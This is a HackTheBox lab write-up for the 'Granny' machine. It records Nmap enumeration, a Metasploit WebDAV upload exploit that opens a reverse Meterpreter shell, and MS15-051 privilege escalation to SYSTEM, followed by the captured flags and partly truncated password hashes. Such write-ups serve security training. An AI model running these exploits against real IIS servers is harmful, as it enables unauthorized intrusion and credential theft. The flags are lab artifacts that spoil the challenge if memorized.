[HackTheBox] Granny

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Overview

This is a writeup for HTB VM `Granny`. Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:



Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Mon Nov  4 13:35:36 2019 as: nmap -vv --reason -Pn -sV -sC
↪ --version-all -oN
↪ /root/toolbox/writeups/htb.granny/results/10.10.10.15/scans/_quick_tcp_nmap.txt -oX
↪ /root/toolbox/writeups/htb.granny/results/10.10.10.15/scans/xml/_quick_tcp_nmap.xml
↪ 10.10.10.15
Nmap scan report for 10.10.10.15
Host is up, received user-set (0.051s latency).
Scanned at 2019-11-04 13:35:37 PST for 21s
Not shown: 999 filtered ports
Reason: 999 no-responses
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 6.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL
↪ LOCK UNLOCK PUT POST
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK
↪ UNLOCK PUT
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
| http-webdav-scan:
|   WebDAV type: Unkown
|   Server Type: Microsoft-IIS/6.0
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH,
↪ SEARCH, MKCOL, LOCK, UNLOCK
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND,
↪ PROPPATCH, LOCK, UNLOCK, SEARCH
|_  Server Date: Mon, 04 Nov 2019 21:36:04 GMT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Nov  4 13:35:58 2019 -- 1 IP address (1 host up) scanned in 21.97 seconds
```

2. We look for IIS 6.0 vulnerabilities and find multiple WebDAV related hits:

```
root@kali: ~/toolbox/data/writeups/htb.granny # ss microsoft iis 6.0
---------------------------------------------------------------------- ----------------------------
 Exploit Title                                                        |  Path
                                                                      | (/usr/share/exploitdb/)
---------------------------------------------------------------------- ----------------------------
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Disclosure | exploits/windows/remote/21057.txt
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service | exploits/windows/dos/9587.txt
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow | exploits/windows/remote/9541.pl
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities | exploits/windows/remote/19033.txt
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) (MS10-065) | exploits/windows/dos/15167.txt
Microsoft IIS 6.0 - '/AUX / '.aspx' Remote Denial of Service | exploits/windows/dos/3965.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1) | exploits/windows/remote/8704.txt
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2) | exploits/windows/remote/8806.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch) | exploits/windows/remote/8754.patch
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (PHP) | exploits/windows/remote/8765.php
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow | exploits/windows/remote/41738.py
---------------------------------------------------------------------- ----------------------------
Shellcodes: No Result
root@kali: ~/toolbox/data/writeups/htb.granny #
```

Figure 2: writeup.enumeration.steps.2.1

Findings

Open Ports:

```
80/tcp  |  http  |  Microsoft IIS httpd 6.0
```

Phase #2: Exploitation

1. We decide to use the Metasploit `windows/iis/iis_webdav_upload_asp` exploit and it successully gives us a Meterpreter shell:

```
msf exploit(windows/iis/iis_webdav_upload_asp) > show options

Module options (exploit/windows/iis/iis_webdav_upload_asp):

   Name          Current Setting        Required  Description
   ----          ---------------        --------  -----------
   HttpPassword                         no        The HTTP password to specify for authentication
   HttpUsername                         no        The HTTP username to specify for authentication
   METHOD        move                   yes       Move or copy the file on the remote system from .txt -> .asp (Accepted: move, copy)
   PATH          /metasploit%RAND%.asp  yes       The path to attempt to upload
   Proxies                              no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST         10.10.10.15            yes       The target address
   RPORT         80                     yes       The target port (TCP)
   SSL           false                  no        Negotiate SSL/TLS for outgoing connections
   VHOST                                no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(windows/iis/iis_webdav_upload_asp) >
msf exploit(windows/iis/iis_webdav_upload_asp) > exploit

[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Checking /metasploit9517572.asp
[*] Uploading 610918 bytes to /metasploit9517572.txt...
[*] Moving /metasploit9517572.txt to /metasploit9517572.asp...
[*] Executing /metasploit9517572.asp...
[*] Deleting /metasploit9517572.asp (this doesn't always work)...
[*] Sending stage (179779 bytes) to 10.10.10.15
[!] Deletion failed on /metasploit9517572.asp [403 Forbidden]
[*] Meterpreter session 1 opened (10.10.14.26:4444 -> 10.10.10.15:1030) at 2019-11-04 14:09:21 -0800

meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter >
```

Figure 3: writeup.exploitation.steps.1.1

```
meterpreter > sysinfo
Computer        : GRANNY
OS              : Windows .NET Server (Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter >
meterpreter >
meterpreter > pwd
c:\windows\system32\inetsrv
meterpreter >
meterpreter >
meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 896 created.
Channel 2 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service
```

Figure 4: writeup.exploitation.steps.1.2

Phase #2.5: Post Exploitation

```
ntauth/network@GRANNY> id
NT AUTHORITY\NETWORK SERVICE
ntauth/network@GRANNY>
ntauth/network@GRANNY> uname
Computer        : GRANNY
OS              : Windows .NET Server (Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 3
Meterpreter     : x86/windows
ntauth/network@GRANNY>
ntauth/network@GRANNY> ifconfig
Ethernet adapter Local Area Connection:
 Connection-specific DNS Suffix  . :
 IP Address. . . . . . . . . . . . : 10.10.10.15
 Subnet Mask . . . . . . . . . . . : 255.255.255.0
 Default Gateway . . . . . . . . . : 10.10.10.2
ntauth/network@GRANNY>
ntauth/network@GRANNY> users
Administrator
Lakis
```

Phase #3: Privilege Escalation

1. Since we have certain restrictions that stop us from running commands like `getuid`, we have to migrate to a different process. We find the PID for process `davcdata.exe` and migrate to it:

```
 2548  1456  w3wp.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.exe
 2616  592   davcdata.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\inetsrv\davcdata.exe
 2840  1456  w3wp.exe
 2984  348   logon.scr
 3600  2548  svchost.exe        x86   0                                      C:\WINDOWS\Temp\rad8321F.tmp\svchost.exe
 3924  592   davcdata.exe

meterpreter >
meterpreter >
meterpreter > migrate 2616
[*] Migrating from 3600 to 2616...
[*] Migration completed successfully.
meterpreter >
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter >
```

Figure 5: writeup.privesc.steps.1.1

2. We can now use the Metasploit `multi/recon/local_exploit_suggester` module to look for privesc options:

```
msf post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   SESSION         1                yes       The session to run this module on
   SHOWDESCRIPTION  false           yes       Displays a detailed description for the available exploits

msf post(multi/recon/local_exploit_suggester) >
msf post(multi/recon/local_exploit_suggester) >
msf post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.15 - Collecting local exploits for x86/windows...
[*] 10.10.10.15 - 39 exploit checks are being tried...
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf post(multi/recon/local_exploit_suggester) >
```

Figure 6: writeup.privesc.steps.2.1

3. We tried a few exploits from this list and eventually the `windows/local/ms15_051_client_copy_image` module worked and provided an elevated session:

```
msf exploit(windows/local/ms15_051_client_copy_image) > show options

Module options (exploit/windows/local/ms15_051_client_copy_image):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.26      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf exploit(windows/local/ms15_051_client_copy_image) >
```

Figure 7: writeup.privesc.steps.3.1

```
msf exploit(windows/local/ms15_051_client_copy_image) > exploit

[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Launching notepad to host the exploit...
[+] Process 1996 launched.
[*] Reflectively injecting the exploit DLL into 1996...
[*] Injecting exploit into 1996...
[*] Exploit injected. Injecting payload into 1996...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (179779 bytes) to 10.10.10.15
[*] Meterpreter session 2 opened (10.10.14.26:4444 -> 10.10.10.15:1032) at 2019-11-04 14:17:08 -0800

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
meterpreter > sysinfo
Computer        : GRANNY
OS              : Windows .NET Server (Build 3790, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : HTB
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter >
meterpreter > shell
Process 2444 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>
```

Figure 8: writeup.privesc.steps.3.2

4. We then obtain further information about the system and read the contents of both user.txt and root.txt files to comeplete the challenge:

```
cat "C:\Documents and Settings\Lakis\Desktop\user.txt"
cat "C:\Documents and Settings\Administrator\Desktop\root.txt"
```

```
meterpreter > cat "C:\Documents and Settings\Lakis\Desktop\user.txt"
700c5dc163014e22b3e408f8703f67d1meterpreter >
meterpreter >
meterpreter > cat "C:\Documents and Settings\Administrator\Desktop\root.txt"
aa4beed1c0584445ab463a6747bd06e9meterpreter >
meterpreter >
```

Figure 9: writeup.privesc.steps.4.1

Loot

Hashes

```
Administrator:500:c74761604a24f0dfd0a9ba2c30e462cf:d6908f022af0373e9e.................
ASPNET:1007:3f71d62ec68a06a39721cb3f54f04a3b:edc0d5506804653f589.................
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c.................
IUSR_GRANPA:1003:a274b4532c9ca5cdf684351fab962e86:6a981cb5e038b2d8b7.................
IWAM_GRANPA:1004:95d112c4da2348b599183ac6b1d67840:a97f39734c21b3f615.................
Lakis:1009:f927b0679b3cc0e192410d9b0b40873c:3064b6fc432033870c6.................
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:8ed3993efb4e6476e..................
```

Flags

```
C:\Documents and Settings\Lakis\Desktop\user.txt: 700c5dc163014e22.................
C:\Documents and Settings\Administrator\Desktop\root.txt: aa4beed1c05844..................
```

References

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